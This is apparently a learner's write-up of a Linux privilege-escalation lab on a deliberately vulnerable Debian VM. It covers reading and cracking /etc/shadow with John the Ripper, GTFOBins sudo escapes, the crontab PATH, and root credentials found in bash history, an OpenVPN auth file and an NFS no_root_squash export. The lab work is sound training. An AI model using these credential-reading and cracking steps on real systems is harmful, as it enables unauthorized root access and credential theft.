Linux PrivEsc

Practice your Linux Privilege Escalation skills on an intentionally misconfigured Debian VM with multiple ways to get root! SSH is available.

Task 1 Deploy the Vulnerable Debian VM


Deploy the machine and login to the "user" account using SSH.

➔ I have the username and password of the machine to connect

username: user
password: password321


Command: ssh user@10.10.26.145

➔ I got an error while connecting to the ssh. This is because the SSH client is unable to negotiate with the SSH server on the remote host due to a lack of a matching host key type.




➔ Solution to this error is to specifying the preferred key types

Command: ssh -o HostKeyAlgorithms=+ssh-rsa user@10.10.26.145



Run the "id" command. What is the result?
Answer: uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)

Command: id



Task 3 Weak File Permissions - Readable /etc/shadow

What is the root user's password hash?

Answer:


6Tb/euwmK$OXA.dwMeOAcopwBl68boTG5zi65wIHsc84OWAIye5VITLLtVlaXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0

Command: cat /etc/shadow

What hashing algorithm was used to produce the root user's password hash?


Answer: sha512crypt

➔ I created a file called password.txt, then used nano to edit by pasting the root hash in the file




➔ Then i used john the ripper tool to crack it and i got the root user's password hash

Command: john --wordlist=/usr/share/wordlists/rockyou.txt password.txt



What is the root user's password?

Answer: password123




Task 5 Weak File Permissions - Writable /etc/passwd

Run the "id" command as the newroot user. What is the result?

Answer: uid=0(root) gid=0(root) groups=0(root)

➔ To switch to the root user account

Command: su root



➔ To get the id of the new root user

Command:id


Task 6 Sudo - Shell Escape Sequences

How many programs is "user" allowed to run via sudo?

Answer: 11

➔ I exited out of the root shell to user account

Command: su user



One program on the list doesn't have a shell escape sequence on GTFOBins. Which is it?

Answer: apache2

➔ I went to https://gtfobins.github.io/ and search for all programs, all had a shell escape sequence on GTFOBins except apache2. I found apache2ctl instead

Task 9 Cron Jobs - PATH Environment Variable

What is the value of the PATH variable in /etc/crontab?

Answer: /home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

Command: cat /etc/crontab

```
user@debian:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh

user@debian:~$
```

Task 16 Passwords & Keys - History Files

What is the full mysql command the user executed?

Answer: mysql -h somehost.local -uroot -ppassword123

➔ I switched to the root user

Command: su root

➔ I viewed the contents of all the hidden history files in the user's home directory

Command: cat .bash_history

```
root@debian:/home/user# cat .bash_history
ls -al
cat .bash_history
ls -al
mysql -h somehost.local -uroot -ppassword123
exit
cd /tmp
clear
ifconfig
netstat -antp
nano myvpn.ovpn
ls
root@debian:/home/user#
```

Task 17 Passwords & Keys - Config Files

What file did you find the root user's credentials in?

Answer: /etc/openvpn/auth.txt

➔ First, i Listed the contents of the user's home directory

Command: ls /home/user

```
root@debian:/home/user# ls /home/user
myvpn.ovpn  tools
root@debian:/home/user#
```

➔ I noticed the presence of a myvpn.ovpn config file, i checked for its content

Command: cat /home/user/myvpn.ovpn

```
root@debian:/home/user# cat /home/user/myvpn.ovpn
client
dev tun
proto udp
remote 10.10.10.10 1194
resolv-retry infinite
nobind
persist-key
persist-tun
ca ca.crt
tls-client
remote-cert-tls server
auth-user-pass /etc/openvpn/auth.txt
comp-lzo
verb 1
reneg-sec 0
```

➔ Going further to check what is in the auth-user-pass

Command: cat /etc/openvpn/auth.txt

```
root@debian:/home/user# cat /etc/openvpn/auth.txt
root
password123
root@debian:/home/user#
```

ROOT'S CREDENTIALS

Task 19 NFS

What is the name of the option that disables root squashing?

Answer: no_root_squash

➔ I checked the NFS share configuration on the Debian VM and found that the /tmp share has root squashing disabled.

Command: cat /etc/exports

```
root@debian:/home/user# cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#

/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)

#/tmp *(rw,sync,insecure,no_subtree_check)

root@debian:/home/user#
```

END!!!